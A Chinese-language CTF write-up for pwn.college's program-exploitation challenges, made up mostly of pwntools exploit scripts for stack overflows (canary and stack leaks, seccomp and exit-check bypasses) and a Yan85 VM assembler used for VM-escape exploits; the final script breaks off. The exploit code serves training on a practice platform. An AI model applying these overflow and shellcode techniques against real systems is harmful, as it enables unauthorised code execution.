Pwn.College ProgramExploitation WP

前言

本节是利用程序漏洞导入shellcode的实践，比较好玩 :-}

~~*利用socat在pwntools之外监听端口获得更!好的体验:-(*~~

```
socat tcp-listen:1234,reuseaddr,fork exec:"ssh hacker@pwn.college -i
~/pwncollege.ssh ",pty,setsid,setpgid
,stderr,ctty
```

1 固定位置无限制


直接chmod，shellcraft拿shellcode，然后劫持到shellcode即可

```
from pwnheader import *

context.arch = "amd64"

sc =  shellcraft.amd64.linux.chmod("/flag", 0o777)
print(sc)
shellcode = asm(sc)

# p = sta(1,0)

# ru("Reading 0x1000 bytes of shellcode from stdin.")
# s(shellcode)

# ru("Payload size:")
# sl(str(0x78+8))

# ru("bytes)!")
# s(b"A"*0x78 + p64(0x1cd2b000))

p = sta(1,1)

ru("Reading 0x1000 bytes of shellcode from stdin.")
```

```
s(shellcode)

ru("Payload size:")
sl(str(0x58+8))

ru("bytes)!")
s(b"A"*0x58 + p64(0x1853e000))

itr()

dojo.system("ls -l / ; cat /flag").recvall()

```

2 无ASLR可执行栈

返回到给定的缓冲区即可，栈上地址需要稍微调一下(本地调试不行，必须远程，且pwndbg似乎会修改栈地址，用strace看下)




```
from pwnheader import *

sc =  shellcraft.amd64.linux.chmod("/flag", 0o777)
shellcode = asm(sc)

# p = sta(2,0)

# ru("Payload size:")
# sl(str(0x58+8))

# ru("bytes)!")
# s(shellcode+b'a'*(0x58-len(shellcode))+p64(0x7fffffffdaf0))

# debug(2,1)

```

```
p = sta(2,1)

ru("Payload size:")
sl(str(0x58+8))

ru("bytes)!")
s(shellcode+b'a'*(0x58-len(shellcode))+p64(0x7fffffffdaf0))

itr()
cf()

```

-- ASLR + Canary --

3 可执行栈

可重入函数，漏一下canary和rbp，然后自己调一下偏移（可以静态算!）就可以了

```
from pwnheader import *

sc =  shellcraft.amd64.linux.chmod("/flag", 0o777)
shellcode = asm(sc)

context.log_level = 'info'

# p = sta(3,0)

# ru("Payload size:")
# sl(str(0x59))
# ru("bytes)!")
# s(b'REPEAT--'*(0x58//8)+b'A')
# ru("--A")
# canary = bytearray(b'\0')+r(7)
# log.success(canary.hex())

# ru("Payload size:")
# sl(str(0x60))
# ru("bytes)!")
# s(b'REPEAT--'*(0x60//8 - 1)+b"HERE!!!!")
# ru("HERE!!!!")
# stack = uu64(r(6)) # 48bit address space is used
```

```python
# log.success(hex(stack))

# ru("Payload size:")
# sl(str(0x68+8))
# ru("bytes)!")
# s(shellcode+b"a"*(0x58-len(shellcode))+canary+b'B'*8+p64(stack - 0x200 + 0x40))

# debug(3,1)

p = sta(3,1)

ru("Payload size:")
sl(str(0x79))
ru("bytes)!")
s(b'REPEAT--'*(0x78//8)+b'A')
ru("--A")
canary = bytearray(b'\0')+r(7)
log.success(canary.hex())

ru("Payload size:")
sl(str(0x80))
ru("bytes)!")
s(b'REPEAT--'*(0x80//8 - 1)+b"HERE!!!!")
ru("HERE!!!!")
stack = uu64(r(6)) # 48bit address space is used
log.success(hex(stack))

ru("Payload size:")
sl(str(0x88+8))
ru("bytes)!")
s(shellcode+b"a"*(0x78-len(shellcode))+canary+b'B'*8+p64(stack - 0x260 + 0x40))

itr()
cf()
```

4 可执行栈 +逻辑限制

不满足逻辑限制就直接exit而不是return，覆写一下就可以了

```
{
  puts("Goodbye!");
  if ( v9[12] != 0x4AB9BE770438A205LL )
  {
    puts("exit() condition triggered. Exiting!");
    exit(42);
  }
  puts("exit() condition avoided! Continuing execution.");
  return 0LL;
}
```

```python
from pwnheader import *

sc =  shellcraft.amd64.linux.chmod("/flag", 0o777)
shellcode = asm(sc)

# p = sta(4,0)

# ru("Payload size:")
# sl(str(0x49))
# ru("bytes)!")
# s(b'REPEAT--'*(0x48//8)+b'A')
# ru("--A")
# canary = bytearray(b'\0')+r(7)
# log.success(canary.hex())

# ru("Payload size:")
# sl(str(0x50))
# ru("bytes)!")
# s(b'REPEAT--'*(0x50//8 - 1)+b"HERE!!!!")
# ru("HERE!!!!")
# stack = uu64(r(6)) # 48bit address space is used
# log.success(hex(stack))

# ru("Payload size:")
# sl(str(0x58+8))
# ru("bytes)!")
# s(shellcode+b"a"*(0x38-len(shellcode)) +p64(0x60A4545FFFE75245)+b'C'*8
+canary+b'B'*8+p64(stack - 0x1d0 + 0x40))

p = sta(4,1)

ru("Payload size:")
sl(str(0x69))
ru("bytes)!")
s(b'REPEAT--'*(0x68//8)+b'A')
```

```
ru("--A")
canary = bytearray(b'\0')+r(7)
log.success(canary.hex())

ru("Payload size:")
sl(str(0x70))
ru("bytes)!")
s(b'REPEAT--'*(0x70//8 - 1)+b"HERE!!!!")
ru("HERE!!!!")
stack = uu64(r(6)) # 48bit address space is used
log.success(hex(stack))

ru("Payload size:")
sl(str(0x78+8))
ru("bytes)!")
s(shellcode+b"a"*(0x60-len(shellcode))
+p64(0x4AB9BE770438A205)+canary+b'B'*8+p64(stack - (0xb0*3+0x20) + 0x40))

itr()
cf()
```

5 可执行栈+ 逻辑限制2

避免执行seccomp，和上面一样的覆写magic

注意Canary有时不正好在rbp的上面，填充要多些

```
from pwnheader import *

sc =  shellcraft.amd64.linux.chmod("/flag", 0o777)
shellcode = asm(sc)

context.log_level = 'info'

# p = sta(5,0)

# ru("Payload size:")
# sl(str(0x69))
# ru("bytes)!")
# s(b'REPEAT--'*(0x68//8)+b'A')
# ru("--A")
# canary = bytearray(b'\0')+r(7)
# log.success(canary.hex())

```

```python
# ru("Payload size:")
# sl(str(0x80))
# ru("bytes)!")
# s(b'REPEAT--'*(0x80//8 - 1)+b"HERE!!!!")
# ru("HERE!!!!")
# stack = uu64(r(6)) # 48bit address space is used
# log.success(hex(stack))

# ru("Payload size:")
# sl(str(0x88+8))
# ru("bytes)!")
# s(shellcode+b"a"*(0x50-len(shellcode))
+p64(0xC6E15E179D1D32F)+b'C'*16+canary+b'B'*24+p64(stack - (0xd0*3+0x20) +
0x50))

p = sta(5,1)

ru("Payload size:")
sl(str(0x59))
ru("bytes)!")
s(b'REPEAT--'*(0x58//8)+b'A')
ru("--A")
canary = bytearray(b'\0')+r(7)
log.success(canary.hex())

ru("Payload size:")
sl(str(0x60))
ru("bytes)!")
s(b'REPEAT--'*(0x60//8 - 1)+b"HERE!!!!")
ru("HERE!!!!")
stack = uu64(r(6)) # 48bit address space is used
log.success(hex(stack))

ru("Payload size:")
sl(str(0x68+8))
ru("bytes)!")
s(shellcode+b"a"*(0x40-len(shellcode))
+p64(0xA06025DC652C6AB7)+b'C'*16+canary+b'B'*8+p64(stack - (0xb0*3+0x20) +
0x50))

itr()
cf()

```

6 可执行栈 + Seccomp

```
{
  puts("Restricting system calls (default: kill)");
  v17 = seccomp_init(0LL);
  for ( i = 0; i <= 1; ++i )
  {
    v6 = v16[i];
    v7 = (const char *)seccomp_syscall_resolve_num_arch(0LL, v6);
    printf("Allowing syscall: %s (number %i)\n", v7, v6);
    if ( (unsigned int)seccomp_rule_add(v17, 2147418112LL, (unsigned int)v16[i], 0LL) )
      __assert_fail(
        "seccomp_rule_add(ctx, SCMP_ACT_ALLOW, syscalls_allowed[i], 0) == 0",
        "<stdin>",
        0x95u,
        "challenge");
  }
  if ( (unsigned int)seccomp_load(v17) )
    __assert_fail("seccomp_load(ctx) == 0", "<stdin>", 0x98u, "challenge");
  puts("Goodbye!");
  return 0LL;
```

需要构造payload的时候一并放通shellcode中的syscall

```python
from pwnheader import *

sc =  shellcraft.amd64.linux.chmod("/flag", 0o777)
shellcode = asm(sc)

context.log_level = 'info'

# p = sta(6,0)

# ru("Payload size:")
# sl(str(0x59))
# ru("bytes)!")
# s(b'REPEAT--'*(0x58//8)+b'A')
# ru("--A")
# canary = bytearray(b'\0')+r(7)
# log.success(canary.hex())

# ru("Payload size:")
# sl(str(0x70))
# ru("bytes)!")
# s(b'REPEAT--'*(0x70//8 - 1)+b"HERE!!!!")
# ru("HERE!!!!")
# stack = uu64(r(6)) # 48bit address space is used
# log.success(hex(stack))

# ru("Payload size:")
# sl(str(0x78+8))
# ru("bytes)!")
```

```
# s(shellcode+b"a"*(19*4-len(shellcode))
+p32(1)+p32(90)+p32(0)+canary+b'B'*24+p64(stack - (0xc0*3+0x20) + 0x50))

p = sta(6,1)

ru("Payload size:")
sl(str(0x69))
ru("bytes)!")
s(b'REPEAT--'*(0x68//8)+b'A')
ru("--A")
canary = bytearray(b'\0')+r(7)
log.success(canary.hex())

ru("Payload size:")
sl(str(0x70))
ru("bytes)!")
s(b'REPEAT--'*(0x70//8 - 1)+b"HERE!!!!")
ru("HERE!!!!")
stack = uu64(r(6)) # 48bit address space is used
log.success(hex(stack))

ru("Payload size:")
sl(str(0x78+8))
ru("bytes)!")
s(shellcode+b"a"*(23*4-len(shellcode))
+p32(1)+p32(90)+p32(0)+canary+b'B'*8+p64(stack - (0xc0*3+0x20) + 0x50))

itr()
cf()
```

-- Yan85 VM --

asm参见：https://github.com/OraclePi/Yan85-disassembler-assembler/blob/main/ad85.py

架构参见（仅作参考，实际程序会稍微修改）：
https://drive.google.com/file/d/130mxJwJnfohfW0NYKD9z5xxu5LloPEZU/view

需要根据实际程序修改各opcode/reg/flags/byteorder/syscall的对应值，以及注意指令字节序

修过了的 yan85.py：（可支持字节序和空换行）

```
#!/usr/bin/env python3
```

```python
import argparse
import base64
from pwn import info

def parse_args():
    parser = argparse.ArgumentParser(description="yan85 VM disassembler")
    group = parser.add_mutually_exclusive_group()
    group.add_argument("-d", "--disassemble", action="store_true",
                       help="disassemble the yan85 opcode")
    group.add_argument("-a", "--assemble", action="store_true",
                       help="assemble the yan85 instruction")
    parser.add_argument("-b64", "--base64", action="store_true",
                        help="base64 encode the output")
    parser.add_argument(
        "file", help="file to process")
    args = parser.parse_args()

    if args.file is None:
        parser.print_help()
        exit()

    return args

vm_op = {
    "IMM": 0x2,
    "ADD": 0x8,
    "STK": 0x40,
    "STM": 0x80,
    "LDM": 0x10,
    "CMP": 0x4,
    "JMP": 0x1,
    "SYS": 0x20
}  # modified

vm_reg = {
    "a": 0x8,
    "b": 0x1,
    "c": 0x40,
    "d": 0x2,
    "s": 0x4,
    "i": 0x10,
    "f": 0x20,
    "NONE": 0x0
}  # modified

vm_syscall = {
    "open": 0x4,
```

```
    "read_code": 0x10,
    "read_memory": 0x2,
    "write": 0x20,
    "exit": 0x1,
    "sleep": 0x8
}  # modified

vm_jmp = {
    "L": 0x1,
    "G": 0x4,
    "E": 0x10,
    "N": 0x8,
    "Z": 0x2,
    "*": 0x0
}  # modified

vm_byteorder = {
    "op":2,
    "arg1":0,
    "arg2":1
}

def reg(val):
    for k, v in vm_reg.items():
        if val == v:
            return k
    assert False, "Unknown register value"

class VM_OP:
    @staticmethod
    def imm(arg1, arg2):
        return "IMM", reg(arg1), hex(arg2)

    @staticmethod
    def add(arg1, arg2):
        return "ADD", reg(arg1), reg(arg2)

    @staticmethod
    def stk(arg1, arg2):
        return "STK", reg(arg1), reg(arg2)

    @staticmethod
    def stm(arg1, arg2):
        return "STM", reg(arg1), reg(arg2)

    @staticmethod
    def ldm(arg1, arg2):
```

```
96          return "LDM", reg(arg1), reg(arg2)
97
98      @staticmethod
99      def cmp(arg1, arg2):
100         return "CMP", reg(arg1), reg(arg2)
101
102     @staticmethod
103     def jmp(arg1, arg2):
104         for k, v in vm_jmp.items():
105             if arg1 == v:
106                 return "JMP", k, reg(arg2)
107         assert False, "Unknown jmp type"
108
109     @staticmethod
110     def sys(arg1, arg2):
111         for k, v in vm_syscall.items():
112             if arg1 == v:
113                 for k1, v1 in vm_reg.items():
114                     if arg2 == v1:
115                         # return k, "", k1
116                         return k, "", ""
117                 assert False, "Unknown register"
118         assert False, "Unknown syscall"
119
120 def vm_disasm(opcode):
121     assert len(opcode) % 3 == 0 and "Invalid opcode length"
122     op, arg1, arg2 = opcode
123     for k, v in vm_op.items():
124         if op == v:
125             if k == "IMM":
126                 return VM_OP.imm(arg1, arg2)
127             elif k == "ADD":
128                 return VM_OP.add(arg1, arg2)
129             elif k == "STK":
130                 return VM_OP.stk(arg1, arg2)
131             elif k == "STM":
132                 return VM_OP.stm(arg1, arg2)
133             elif k == "LDM":
134                 return VM_OP.ldm(arg1, arg2)
135             elif k == "CMP":
136                 return VM_OP.cmp(arg1, arg2)
137             elif k == "JMP":
138                 return VM_OP.jmp(arg1, arg2)
139             elif k == "SYS":
140                 return VM_OP.sys(arg1, arg2)
141
142 def vm_asm(instruction):
```

```
    op, arg1, arg2 = [ins.strip("\n").replace(" ", "")
                      for ins in instruction.split(" ")]
    for k, v in vm_op.items():
        if op == k:
            if k == "IMM":
                info(f"{op} {arg1} {arg2}")
                for k1, v1 in vm_reg.items():
                    if arg1 == k1:
                        hex_str = arg2.replace("0x", "")
                        if len(hex_str) % 2 != 0:
                            hex_str = "0" + hex_str
                        return (bytes([v]) + bytes([v1]) +
bytes.fromhex(hex_str))
            elif k == "ADD":
                info(f"{op} {arg1} {arg2}")
                for k1, v1 in vm_reg.items():
                    if arg1 == k1:
                        for k2, v2 in vm_reg.items():
                            if arg2 == k2:
                                return bytes([v, v1, v2])
            elif k == "STK":
                info(f"{op} {arg1} {arg2}")
                for k1, v1 in vm_reg.items():
                    if arg1 == k1:
                        for k2, v2 in vm_reg.items():
                            if arg2 == k2:
                                return bytes([v, v1, v2])
            elif k == "STM":
                info(f"{op} {arg1} {arg2}")
                for k1, v1 in vm_reg.items():
                    if arg1 == k1:
                        for k2, v2 in vm_reg.items():
                            if arg2 == k2:
                                return bytes([v, v1, v2])
            elif k == "LDM":
                info(f"{op} {arg1} {arg2}")
                for k1, v1 in vm_reg.items():
                    if arg1 == k1:
                        for k2, v2 in vm_reg.items():
                            if arg2 == k2:
                                return bytes([v, v1, v2])
            elif k == "CMP":
                info(f"{op} {arg1} {arg2}")
                for k1, v1 in vm_reg.items():
                    if arg1 == k1:
                        for k2, v2 in vm_reg.items():
                            if arg2 == k2:
```

```
                                return bytes([v, v1, v2])
            elif k == "JMP":
                info(f"{op} {arg1} {arg2}")
                for k1, v1 in vm_jmp.items():
                    if arg1 == k1:
                        for k2, v2 in vm_reg.items():
                            if arg2 == k2:
                                return bytes([v, v1, v2])
            elif k == "SYS":
                info(f"{op} {arg1} {arg2}")
                for k1, v1 in vm_syscall.items():
                    if int(arg1, 16) == v1:
                        for k2, v2 in vm_reg.items():
                            if arg2 == k2:
                                return bytes([v, v1, v2])

def dis85(opcode):
    for i in range(0, len(opcode), 3):
        op, arg1, arg2 = vm_disasm(opcode[i:i+3])
        if op == "STM":
            info(f"{op} *{arg1} = {arg2}")
        elif op == "LDM":
            info(f"{op} {arg1} = *{arg2}")
        elif op == "IMM":
            info(f"{op} {arg1} = {arg2}")
        elif op == "STK":
            if arg1 == "NONE":
                info(f"push {arg2}")
            elif arg2 == "NONE":
                info(f"pop {arg1}")

        else:
            info(f"{op} {arg1} {arg2}")

def set85(op=None,reg=None,syscall=None,jmp=None,byteorder=None):
    global vm_op, vm_reg, vm_syscall, vm_jmp, vm_byteorder
    if op != None:
        vm_op = op
    if reg != None:
        vm_reg = reg
    if syscall != None:
        vm_syscall = syscall
    if jmp != None:
        vm_jmp = jmp
    if byteorder != None:
        vm_byteorder = byteorder

```

```python
def asm85(insts):
    info(vm_op)
    payload = b""
    insts = insts.split("\n")
    for inst in insts:
        if inst: # skip empty lines
            # payload += bytes(vm_asm(inst))
            k = bytes(vm_asm(inst))
            b = bytearray(3)
            b[vm_byteorder["op"]] = k[0]
            b[vm_byteorder["arg1"]] = k[1]
            b[vm_byteorder["arg2"]] = k[2]
            payload += b

    return payload

if __name__ == "__main__":

    args = parse_args()

    if args.disassemble:
        with open(args.file, "rb") as f:
            vm_code = f.read()
            dis85(vm_code)
    elif args.assemble:
        with open(args.file, "r") as f:
            ins = f.read()
            if args.base64:
                info(f"base64: {base64.b64encode(asm85(ins))}")
            else:
                info(f"payload: {asm85(ins)}")
```

7 无保护写出VM

```
26  if ( (a2 & 2) != 0 )
27  {
28    puts("[s] ... read_memory");
29    v5 = read(a1[1024], &a1[a1[1025] + 768], a1[1026]);
30    write_register(a1, SHIBYTE(a2), v5);
31  }
32  if ( (a2 & 0x20) != 0 )                    char v5; // al
```

当c+b>256时可以写出去

```python
from pwnheader import *
from yan85 import *

context.log_level = "info"

# p = sta(7,0)

# sh = """
# IMM c 0xff
# IMM b 0xff
# SYS 0x2 d
# """

# shellcode = asm85(sh)
# # dis85(shellcode)
# shellcode += b'a'*(0x10 - len(shellcode))
# sc =  shellcraft.amd64.linux.chmod("/flag", 0o777)
# shellcode += asm(sc)

# ru("accomplish your goals. Good luck!")
# s(shellcode)
# ru("... read_memory")
# s(b"\xff"*25+p64(0x00007ffffffffeb60 - 0x3f0))

p = sta(7,1)

sh = """
IMM c 0xff
IMM b 0xff
SYS 0x10 d
"""

vm_op = {
    "IMM": 0x40,
    "ADD": 0x1,
    "STK": 0x10,
    "STM": 0x8,
    "LDM": 0x4,
    "CMP": 0x2,
    "JMP": 0x20,
    "SYS": 0x80
}  # modified

vm_reg = {
```


```
    "a": 0x8,
    "b": 0x40,
    "c": 0x4,
    "d": 0x2,
    "s": 0x10,
    "i": 0x1,
    "f": 0x20,
    "NONE": 0x8
}  # modified

vm_byteorder = {
    "op":2,
    "arg1":0,
    "arg2":1
}

set85(vm_op,vm_reg,byteorder=vm_byteorder)
shellcode = asm85(sh)
# dis85(shellcode)
shellcode += b'a'*(0x10 - len(shellcode))
sc =  shellcraft.amd64.linux.chmod("/flag", 0o777)
shellcode += asm(sc)

ru("Please input your yancode:")
s(shellcode+b'\0'*(0x300 - len(shellcode))+b"\xff"*25+p64(0x00007fffffffeb60 - 0x3f0))

itr()
cf()

```

8 带 ASLR+Canary 读写出VM

```
if ( (a2 & 8) != 0 )
{
  puts("[s] ... read_memory");
  v5 = read(a1[1024], &a1[a1[1025] + 768], a1[1026]);
  write_register(a1, BYTE2(a2), v5);
}
if ( (a2 & 0x10) != 0 )
{
  puts("[s] ... write");
  v6 = write(a1[1024], &a1[a1[1025] + 768], a1[1026]);
  write_register(a1, BYTE2(a2), v6);
}
```

同样的，读写都有溢出，看好偏移做

需要注意，实际调试发现栈上压入的rbp是0，需要找retaddr以下的栈帧一个值得到栈偏移地址



```
00000100  5b 73 5d 20  2e 2e 2e 20  77 72 69 74  65 0a 61 61  [s]  ...  writ e·aa
00000110  61 00 fd ff  00 00 09 00  00 00 bb be  b4 b0 fb d0  a···  ····  ····  ····
00000120  4d 00 00 00  00 00 00 00  00 83 f0 b6  e8 d0 7f 00  M···  ····  ····  ····
00000130  00 20 56 d7  e8 d0 7f 00  00 38 2e 35  d0 fc 7f 00  · V·  ····  ·8.5  ····
00000140  00 00 00 00  00 01 00 00  00 a8 f2 d1  6d 36 56 00  ····  ····  ····  m6V·
00000150  00 a0 f5 d1  6d 36 56 00  00 f4 7e e8  05 df 43 ca  ····  m6V·  ··~·  ··C·
00000160  ce 40 e1 d1  6d 36 56 00  00 30 2e 35  d0 fc 7f 00  ·@··  m6V·  ·0.5  ····
00000170  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ····  ····  ····  ····
```

```python
from pwnheader import *
from yan85 import *

# context.log_level = "info"

# p = sta(8,0)

# vm_op = {
#     "IMM": 0x1,
#     "ADD": 0x80,
#     "STK": 0x40,
#     "STM": 0x4,
#     "LDM": 0x10,
#     "CMP": 0x8,
#     "JMP": 0x2,
#     "SYS": 0x20
# }  # modified

# vm_reg = {
#     "a": 0x1,
#     "b": 0x4,
```

```
#     "c": 0x10,
#     "d": 0x40,
#     "s": 0x8,
#     "i": 0x2,
#     "f": 0x20,
#     "NONE": 0x0
# }  # modified

# vm_byteorder = {
#     "op":1,
#     "arg1":0,
#     "arg2":2
# }

# set85(vm_op, vm_reg, byteorder=vm_byteorder)

# sh="""
# IMM b 0x61
# IMM s 0xfc
# STK NONE b
# STK NONE b
# STK NONE b
# STK NONE b

# IMM b 0xfd
# IMM c 0xff
# SYS 0x10 d
# SYS 0x8 d
# """

# shellcode = asm85(sh)
# shellcode += b'a'*(0x20 - len(shellcode))
# sc =  shellcraft.amd64.linux.chmod("/flag", 0o777)
# shellcode += asm(sc)
# shellcode += b'\0'*(0x300 - len(shellcode)) # padding

# ru("accomplish your goals. Good luck!")
# s(shellcode)
# ru(b"aaa")
# r(8)
# canary = uu64(r(8))
# r(24)
# stack = uu64(r(8))- (0x7928-0x7440)

# log.success(hex(canary))
# log.success(hex(stack))

```

```python
# s(b'\xff'*11+p64(canary)+b'\0'*8+p64(stack))

# debug(8,1)

p = sta(8,1)

vm_op = {
    "IMM": 0x2,
    "ADD": 0x20,
    "STK": 0x1,
    "STM": 0x4,
    "LDM": 0x80,
    "CMP": 0x8,
    "JMP": 0x40,
    "SYS": 0x10
}  # modified

vm_reg = {
    "a": 0x2,
    "b": 0x1,
    "c": 0x4,
    "d": 0x40,
    "s": 0x8,
    "i": 0x20,
    "f": 0x10,
    "NONE": 0x0
}  # modified

vm_byteorder = {
    "op":0,
    "arg1":1,
    "arg2":2
}

set85(vm_op, vm_reg, byteorder=vm_byteorder)

sh="""
IMM b 0x61
IMM s 0xfc
STK NONE b
STK NONE b
STK NONE b
STK NONE b

IMM b 0xfd
IMM c 0xff
SYS 0x1 d
```

```
SYS 0x10 d
"""

shellcode = asm85(sh)
shellcode += b'a'*(0x20 - len(shellcode))
sc =  shellcraft.amd64.linux.chmod("/flag", 0o777)
shellcode += asm(sc)
shellcode += b'\0'*(0x300 - len(shellcode)) # padding

ru("Please input your yancode:")
s(shellcode)
ru(b"aaa")
r(8)
canary = uu64(r(8))
r(24)
stack = uu64(r(8))- (0xfe18-0xf930)

log.success(hex(canary))
log.success(hex(stack))

s(b'\xff'*11+p64(canary)+b'\0'*8+p64(stack))

itr()
cf()
```

9 利用逻辑错误实现 SMC 过 Filter

主体filter如下，只允许一个syscall指令

```
puts("[!] Are you ready for ultimate Yan85 shellcoding? This challenge only allows you ONE sys instruction!");
v3 = 0;
for ( i = 0; i <= 255; ++i )
{
  if ( (v5[3 * i + 256] & 8) != 0 )
    ++v3;
}
if ( v3 > 1 )
  __assert_fail("num_syscalls <= 1", "<stdin>", 411u, "main");
puts("[+] This might seem impossible, but this challenge makes one memory error that will allow you");
puts("[+] to execute the system calls you need. The error is what's known as an *intra-frame* overflow:");
puts("[+] you won't be able to hijack control flow, but you'll be able to mess with the intended logic");
puts("[+] of the emulator!");
```

注意到data区放在了前256字节，同时，

```
if ( (a2 & 0x800) != 0 )
{
  puts("[s] ... open");
  v3 = open((const char *)&a1[a1[1024]], a1[1025], a1[1026]);
  write_register(a1, BYTE2(a2), v3);
}
if ( (a2 & 0x1000) != 0 )
  crash("Disallowed system call: SYS_READ_CODE");
if ( (a2 & 0x100) != 0 )
{
  puts("[s] ... read_memory");
  v4 = read(a1[1024], &a1[a1[1025]], a1[1026]);
  write_register(a1, BYTE2(a2), v4);
}
if ( (a2 & 0x2000) != 0 )
{
  puts("[s] ... write");
  v5 = a1[1026];
  if ( 256 - a1[1025] <= v5 )
    LOBYTE(v5) = -a1[1025];
  v6 = write(a1[1024], &a1[a1[1025]], (unsigned __int8)v5);
  write_register(a1, BYTE2(a2), v6);
}
```

虽然禁止了read_code，但是考虑read_mem，只要溢出就可以修改代码了

没禁止open，修完可以ORW了

```python
from pwnheader import *
from yan85 import *

# context.log_level = "info"

# p  = sta(9,0)

# vm_op = {
#     "IMM": 0x20,
#     "ADD": 0x10,
#     "STK": 0x4,
#     "STM": 0x2,
#     "LDM": 0x80,
#     "CMP": 0x1,
#     "JMP": 0x40,
#     "SYS": 0x8
# }  # modified

```

```
# vm_reg = {
#     "a": 0x10,
#     "b": 0x8,
#     "c": 0x2,
#     "d": 0x1,
#     "s": 0x40,
#     "i": 0x20,
#     "f": 0x4,
#     "NONE": 0x0
# }  # modified

# vm_byteorder = {
#     "op":0,
#     "arg1":1,
#     "arg2":2
# }

# set85(vm_op, vm_reg, byteorder=vm_byteorder)

# loader="""
# IMM b 0xff
# IMM c 0xff
# SYS 0x1 d
# """

# ldr = asm85(loader)
# ru("Please input your yancode:")
# s(ldr.ljust(0x300, b'\0'))

# sh="""
# IMM a 0x2f
# STK NONE a
# IMM a 0x66
# STK NONE a
# IMM a 0x6c
# STK NONE a
# IMM a 0x61
# STK NONE a
# IMM a 0x67
# STK NONE a
# IMM a 0x0
# STK NONE a

# IMM a 0x1
# IMM b 0x0
# SYS 0x8 a

```

```python
# IMM b 0x80
# IMM c 0xff
# SYS 0x1 d

# IMM a 0x1
# SYS 0x20 d

# SYS 0x4 NONE

# """

# shellcode = asm85(sh)
# s((b'\0'*10+shellcode).ljust(0xff, b'\0'))

p = sta(9,1)

vm_op = {
    "IMM": 0x80,
    "ADD": 0x10,
    "STK": 0x4,
    "STM": 0x8,
    "LDM": 0x2,
    "CMP": 0x4,
    "JMP": 0x1,
    "SYS": 0x20
}  # modified

vm_reg = {
    "a": 0x20,
    "b": 0x10,
    "c": 0x8,
    "d": 0x40,
    "s": 0x1,
    "i": 0x2,
    "f": 0x4,
    "NONE": 0x0
}  # modified

vm_byteorder = {
    "op":1,
    "arg1":2,
    "arg2":0
}

set85(vm_op, vm_reg, byteorder=vm_byteorder)

loader="""
```

```
IMM b 0xff
IMM c 0xff
SYS 0x20 d
"""

ldr = asm85(loader)
ru("Please input your yancode:")
s(ldr.ljust(0x300, b'\0'))

sh="""
IMM a 0x2f
STK NONE a
IMM a 0x66
STK NONE a
IMM a 0x6c
STK NONE a
IMM a 0x61
STK NONE a
IMM a 0x67
STK NONE a
IMM a 0x0
STK NONE a

IMM a 0x1
IMM b 0x0
SYS 0x8 a

IMM b 0x80
IMM c 0xff
SYS 0x20 d

IMM a 0x1
SYS 0x1 d

SYS 0x10 NONE

"""

shellcode = asm85(sh)
s((b'\0'*10+shellcode).ljust(0xff, b'\0'))

itr()

```

10 利用逻辑漏洞 实现代码复用过 Filter

没有内存洞了，仍然只允许一个SYS指令，注意到该VM的所有操作都是通过是否置某位来判断的，只要置位相应位，就会在单条指令上执行多个操作

先验知识：

常规下第一个open一定会得到fd=3，即fd号在不产生重复的情况下是单增的

只读模式打开文件，不会使写入成功，即我们第一次read之后的write不会成功，不产生污染

vm的ip循环，即可通过栈指针来判断步数（总是在开始时利用栈构造/flag字符串）

```
from pwnheader import *
from yan85 import *

# context.log_level = "info"

# register d is used as temp, step info is implicit by stack
sh = """
IMM d 0x2f
STK NONE d
IMM d 0x66
STK NONE d
IMM d 0x6c
STK NONE d
IMM d 0x61
STK NONE d
IMM d 0x67
STK NONE d
IMM d 0x0
STK NONE d

IMM d 0x6
CMP d s
IMM d 0x18
JMP E d
IMM d 0xc
CMP d s
IMM d 0x1c
JMP E d
IMM d 0x12
CMP d s
IMM d 0x21
JMP E d

IMM d 0x22
IMM a 0x1
```

```
IMM b 0x0
JMP * d

IMM d 0x22
IMM a 0x3
IMM b 0x80
IMM c 0x60
JMP * d

IMM a 0x1
